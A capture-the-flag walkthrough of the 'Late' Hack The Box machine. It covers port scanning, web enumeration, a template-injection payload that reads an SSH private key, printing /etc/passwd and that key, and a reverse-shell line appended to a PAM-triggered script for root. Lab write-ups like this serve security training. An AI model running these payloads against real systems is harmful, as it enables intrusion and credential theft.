

late

enumeration

ping

ping \$IP -c 4

```
(karti@kali-ctf)-[~]
$ ping $IP -c 4
PING 10.129.82.213 (10.129.82.213) 56(84) bytes of data.
64 bytes from 10.129.82.213: icmp_seq=1 ttl=63 time=17.9 ms
64 bytes from 10.129.82.213: icmp_seq=2 ttl=63 time=10.3 ms
64 bytes from 10.129.82.213: icmp_seq=3 ttl=63 time=11.8 ms
64 bytes from 10.129.82.213: icmp_seq=4 ttl=63 time=9.76 ms

--- 10.129.82.213 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 9.759/12.438/17.890/3.237 ms
```

rustscan

rustscan -a \$IP --ulimit 5000

```
(karti@kali-ctf)-[~]
$ rustscan -a $IP --ulimit 5000
.----- .-. .-. .----- .----- .----- .----- .-. .-.
| {} | {} | {} | {} | {} | {} | {} | {} | {} | {} | {} | {} |
| .-. \ {} | .-. \ {} | {} | .-. \ {} | {} | .-. \ {} | {} |
| .-. \ {} | .-. \ {} | {} | .-. \ {} | {} | .-. \ {} | {} |
| .-. \ {} | .-. \ {} | {} | .-. \ {} | {} | .-. \ {} | {} |

The Modern Day Port Scanner.

-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----

Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.82.213:22
Open 10.129.82.213:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 21:57 BST
Initiating Ping Scan at 21:57
Scanning 10.129.82.213 [2 ports]
Completed Ping Scan at 21:57, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:57
Completed Parallel DNS resolution of 1 host. at 21:57, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:57
Scanning 10.129.82.213 [2 ports]
Discovered open port 80/tcp on 10.129.82.213
Discovered open port 22/tcp on 10.129.82.213
Completed Connect Scan at 21:57, 0.02s elapsed (2 total ports)
Nmap scan report for 10.129.82.213
Host is up, received conn-refused (0.018s latency).
Scanned at 2022-06-26 21:57:03 BST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

masscan

masscan

```
(karti@kali-ctf)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-06-26 20:56:53 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.129.82.213
Discovered open port 80/tcp on 10.129.82.213
```

nmap all ports

nmap -A -sC -sV \$IP -p-

```
(karti@kali-ctf)-[~]
└─$ nmap -sCV -A -p- $IP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 22:00 BST
Nmap scan report for 10.129.82.213
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-title: Late - Best online image tools
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 23.18 seconds

nikto

nikto -h \$IP -Display 2

```
(karti@kali-ctf)-[~]
└─$ nikto -h $IP
- Nikto v2.1.6
-----
+ Target IP:          10.129.82.213
+ Target Hostname:    10.129.82.213
+ Target Port:        80
+ Start Time:         2022-06-26 21:58:22 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7916 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-06-26 22:00:54 (GMT1) (152 seconds)
-----
+ 1 host(s) tested
```

gobuster

initial

gobuster dir -u \$IP -w /usr/share/wordlists/dirb/common.txt

```
(karti@kali-ctf)-[~]
└─$ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
=====
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.82.213
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/06/26 22:02:09 Starting gobuster in directory enumeration mode
=====
/assets (Status: 301) [Size: 194] [--> http://10.129.82.213/assets/]
/index.html (Status: 200) [Size: 9461]
=====
2022/06/26 22:02:16 Finished
=====
```

secondary

```
gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

feroxbuster

```
feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt
```

```
301    GET      7l      13w      194c http://10.129.82.213/assets => http://10.129.82.213/assets/
301    GET      7l      13w      194c http://10.129.82.213/assets/images =>
http://10.129.82.213/assets/images/
301    GET      7l      13w      194c http://10.129.82.213/assets/css =>
http://10.129.82.213/assets/css/
301    GET      7l      13w      194c http://10.129.82.213/assets/js => http://10.129.82.213/assets/js/
301    GET      7l      13w      194c http://10.129.82.213/assets/fonts =>
http://10.129.82.213/assets/fonts/
[#####] - 2m      1543822/1543822 0s      found:6      errors:0
[#####] - 2m      220546/220546 1281/s http://10.129.82.213
[#####] - 2m      220546/220546 1282/s http://10.129.82.213/
[#####] - 2m      220546/220546 1283/s http://10.129.82.213/assets
[#####] - 2m      220546/220546 1281/s http://10.129.82.213/assets/images
[#####] - 2m      220546/220546 1284/s http://10.129.82.213/assets/css
[#####] - 2m      220546/220546 1284/s http://10.129.82.213/assets/js
[#####] - 2m      220546/220546 1288/s http://10.129.82.213/assets/fonts
```

wpscan

wpscan --url \$IP

```
No wordpress found
```

ftp

```
No ftp found
```

ssh

```
port found
```

website

overview

robots.txt

```
Not found
```

sitemap


```
Not found
```

cookies

```
No initial cookies
```


sourcecode

wappalyzer



nginx does have a few vulnerabilities but none that I could find that worked.


gimp



etc/passwd file:

```
<p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:./bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,./var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
svc_acc:x:1000:1000:Service Account:/home/svc_acc:/bin/bash
rtkit:x:111:114:RealtimeKit,,./proc:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,./var/lib/usbmux:/usr/sbin/nologin
avahi:x:113:116:Avahi mDNS daemon,,./var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:114:117:user for cups-pk-helper service,,./home/cups-pk-helper:/usr/sbin/nologin
saned:x:115:119:./var/lib/saned:/usr/sbin/nologin
colord:x:116:120:colord colour management daemon,,./var/lib/colord:/usr/sbin/nologin
pulse:x:117:121:PulseAudio daemon,,./var/run/pulse:/usr/sbin/nologin
geoclue:x:118:123:./var/lib/geoclue:/usr/sbin/nologin
smta:x:119:124:Mail Transfer Agent,,./var/lib/sendmail:/usr/sbin/nologin
smtsp:x:120:125:Mail Submission Program,,./var/lib/sendmail:/usr/sbin/nologin
</p>
```

```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```



id_rsa file:

```
<p>
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHnGvBBAYrM
HiP3S/DnqdIH2uqTxdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaE0
bgjRSynr2NuDWPQhX80mhAKdJhZfErZUcbxiuncrKnoCLZLQ6ZZDaNTtTUwpUaMi
/mtaHzLID1KTl+dUFsLQYmdRUA639xkz1YvDF50bIDoeHgOU7rZV4TqA6s6gI7W7
d137M30i2WTRBzcWTAMwfSJ2cEttvS/AnE/B2EeljlshYUzuPyIoLhSMicGnhB7
7IKpZeQ+MgksRchJ5fJ2hvTu/T3yL9tggf9DsQIDAQABAoIBAHCBinbBhrGW6tLM
fLSmimptq/1uAgoB3qxTaLDeZnUhaAmuxiGWcl5nCxoWInLAIX1XkwwyEb0lyvw0
ppJp5a+/OPwDJXus5LkV9MtCaBidR9/vp9wWHmuDP9D91MKKL6Z1pMN175GN8jgz
W0lkDpuh1oRy708U0xjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKhoN1en/7I50IZ
uFB4CzS1bgAglNb7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cx033SD9CCwC
T9KJxoUhuoCuMs0PxtJMymaHv0kDYSX0yHHHPSLIJL2ZezXZMFswHhnWGuNe9IH
QL49ezkCgYEA00TVbOT/EivAuu+QPaLvC0N8GEtn7u0Pu9j1HjAvu0hom6K4troi
WEBJ3pvisrUllD9J3cY7ciRxnbanN/Q9rHdu9Mc+W5DQAQGPWFxk4bM7Zxnb7Ng
Hr4+hckP+SYNn5fCX5qjmeE6c/5+sbQ20jhl20kxVT26MvoAB9+I1ku8CgYEA0EA7
t4UB/PaoU0+kz1dNDEyNamSe5mXh/Hc/mX9cj5cQFABN9LBtcmfZ5R6I0ifXpZuq
0xEKNYA3HS5qvOI3dhj604JZBDUzCgZFmlI5fsLxLtL57WnlwSCGHLdP/knKxHIE
uJBik0KSZBeT8F7IiUukZjCY00y4HtDP3DUqE18CgYBgI5Eert4lrMFMx4io9V3y
3yIzxDCXP2AdYikdVcuafEv4pRFB97RqzVux+hyKMthjnkp0OqTcetysbHL8k/1pQ
GUWuG2FQYrDMu41rnnC5IGccTElGnVV1kLURtqkBCFs+9LXSSJVYHi4fb4tZvV8F
ry6CZuM0ZxqdcijjdvtxNPQKBgQC7F1oPEAGvP/INltncJPRLfkj2MpvHJfUXGhMb
Vh7UKcUaEwP3rEar270YaIXHMeA90LMH+KERW7UoFFF0jE+B5kX5PKu4agsGkIfr
kr9wtoImp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8Xl1864CI+
Fc1NRQKBgQDNiTT446GIijU7XiJEwh0ec2m4ykdnrSVb45Y6HKD9VS6vGe0F1oAL
K6+2ZlpmYtN3RiR9UDJ4kjMjhJAiC7RBetZ0or6CBKg20XA1oXS7o1e0dyc/jSk0
kxruFUGLHh7nEx/5/0r8gmcoCvFn98wvUPSnrGDJ25mnwYI0zzDrEw==
-----END RSA PRIVATE KEY-----
</p>
```

Now we can log in with the id_rsa file. Simply set to 600 using chmod and log in normally. With a quick check we can capture the user flag.

```
(karti@kali-ctf)-[~/ctf/htb/late]
$ ssh -i id_rsa svc_acc@IP
The authenticity of host '10.129.227.134 (10.129.227.134)' can't be established.
ED25519 key fingerprint is SHA256:LSthZBhwn3ctG27voIMK8bWcmPJkR4iDV9eb/adD0c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.227.134' (ED25519) to the list of known hosts.
svc_acc@late:~$ ls
app  user.txt
svc_acc@late:~$ cat user.txt
fc31f62890abfc52af66561d0c3a78d2
```

internal enumeration

So attempting a few checks such as `sudo -l` capabilities and finally suid files, we don't see much jumping out.

```
svc_acc@late:~$ sudo -l
[sudo] password for svc_acc:
```

So password required, so no luck there. Let's check suid bit files:

```
svc_acc@late:~$ find / -type f -perm -04000 -ls 2>/dev/null
159682    372 -rwsr-xr--  1 root    dip          378600 Jul 23  2020 /usr/sbin/pppd
163129    12 -rwsr-xr-x  1 root    root         10232 Jan 13  2018 /usr/sbin/sensible-mda
131224    76 -rwsr-xr-x  1 root    root         76496 Jan 25  16:26 /usr/bin/chfn
132675    40 -rwsr-xr-x  1 root    root         37136 Jan 25  16:26 /usr/bin/newuidmap
132880    60 -rwsr-xr-x  1 root    root         59640 Jan 25  16:26 /usr/bin/passwd
133058    20 -rwsr-xr-x  1 root    root         18448 Jun 28  2019 /usr/bin/traceroute6.iputils
160420    40 -rwsr-xr-x  1 root    root         40344 Jan 25  16:26 /usr/bin/newgrp
131826   148 -rwsr-xr-x  1 root    root        149080 Jan 19  2021 /usr/bin/sudo
131814    44 -rwsr-xr-x  1 root    root         44528 Jan 25  16:26 /usr/bin/chsh
159118    24 -rwsr-xr-x  1 root    root         22528 Jun 28  2019 /usr/bin/arping
163128    96 -rwsr-sr-x  1 root    mail         96648 Nov 16  2017 /usr/bin/procmail
```

132670	40	-rwsr-xr-x	1	root	root	37136	Jan 25 16:26	/usr/bin/newgidmap
132818	76	-rwsr-xr-x	1	root	root	75824	Jan 25 16:26	/usr/bin/gpasswd
132624	52	-rwsr-sr-x	1	daemon	daemon	51464	Feb 20 2018	/usr/bin/at
132457	428	-rwsr-xr-x	1	root	root	436552	Mar 3 2020	/usr/lib/openssh/ssh-keysign
133250	12	-rwsr-xr-x	1	root	root	10232	Mar 28 2017	/usr/lib/eject/dmccrypt-get-device
133243	44	-rwsr-xr--	1	root	messagebus	42992	Jun 11 2020	/usr/lib/dbus-1.0/dbus-daemon-launch-helper
132897	16	-rwsr-xr-x	1	root	root	14328	Jan 12 12:34	/usr/lib/policykit-1/polkit-agent-helper-1
139566	100	-rwsr-xr-x	1	root	root	100760	Nov 23 2018	/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
131157	32	-rwsr-xr-x	1	root	root	30800	Aug 11 2016	/bin/fusermount
133297	44	-rwsr-xr-x	1	root	root	43088	Sep 16 2020	/bin/mount
160416	44	-rwsr-xr-x	1	root	root	44664	Jan 25 16:26	/bin/su
131208	64	-rwsr-xr-x	1	root	root	64424	Jun 28 2019	/bin/ping
133298	28	-rwsr-xr-x	1	root	root	26696	Sep 16 2020	/bin/umount

And finally capabilities:

```
svc_acc@late:~$ getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

linpeas

No to get it on the server for additional enumeration, we set up our http.server in our binaries folder:

```
(karti@kali-ctf)-[~/binaries]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Now from the target we can upload the file:

```
svc_acc@late:~$ wget http://10.10.14.11:8888/linpeas.sh
--2022-06-27 13:18:47-- http://10.10.14.11:8888/linpeas.sh
Connecting to 10.10.14.11:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776785 (759K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 758.58K  1.41MB/s   in
0.5s

2022-06-27 13:18:48 (1.41 MB/s) - 'linpeas.sh' saved [776785/776785]

svc_acc@late:~$ chmod +x linpeas.sh
```

So now we run the file focusing on the findings:

```
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

So we see some interesting files:

```
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/local/sbin
/usr/local/sbin/ssh-alert.sh
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/avahi-daemon.service/cgroup.event_control
```

So checking it out we find:

```
svc_acc@late:~$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash
```

```

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
    User:      $PAM_USER
    User IP Host: $PAM_RHOST
    Service:   $PAM_SERVICE
    TTY:       $PAM_TTY
    Date:      `date`
    Server:    `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

```

So this appears to be activated every time an ssh connection is created or removed. Checking permissions we see that we can't write to it.

```

svc_acc@late:~$ ls -l /usr/local/sbin/ssh-alert.sh
-rwxr-xr-x 1 svc_acc svc_acc 433 Jun 28 13:17 /usr/local/sbin/ssh-alert.sh

```

However checking the file attributes, it appears that we can append to it.

```

svc_acc@late:~$ lsattr /usr/local/sbin/ssh-alert.sh
-----a-----e--- /usr/local/sbin/ssh-alert.sh

```

I tried to do it with a straight forward echo command and as long as I remembered to append, it worked!

```

svc_acc@late:~$ echo "bash -i >& /dev/tcp/10.10.14.11/4444 0>&1" >> /usr/local/sbin/ssh-alert.sh

```

I then set up my netcat session and exited

```

(karti@kali-ctf)-[~/ctf/htb/late]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.129.227.134] 54338
bash: cannot set terminal process group (2352): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# cat /root/root.txt
cat /root/root.txt
c15acd17ce70fbd90cfd9a4903df40ca
root@late:/#

```

Once on a quick check for root flag and **#boom**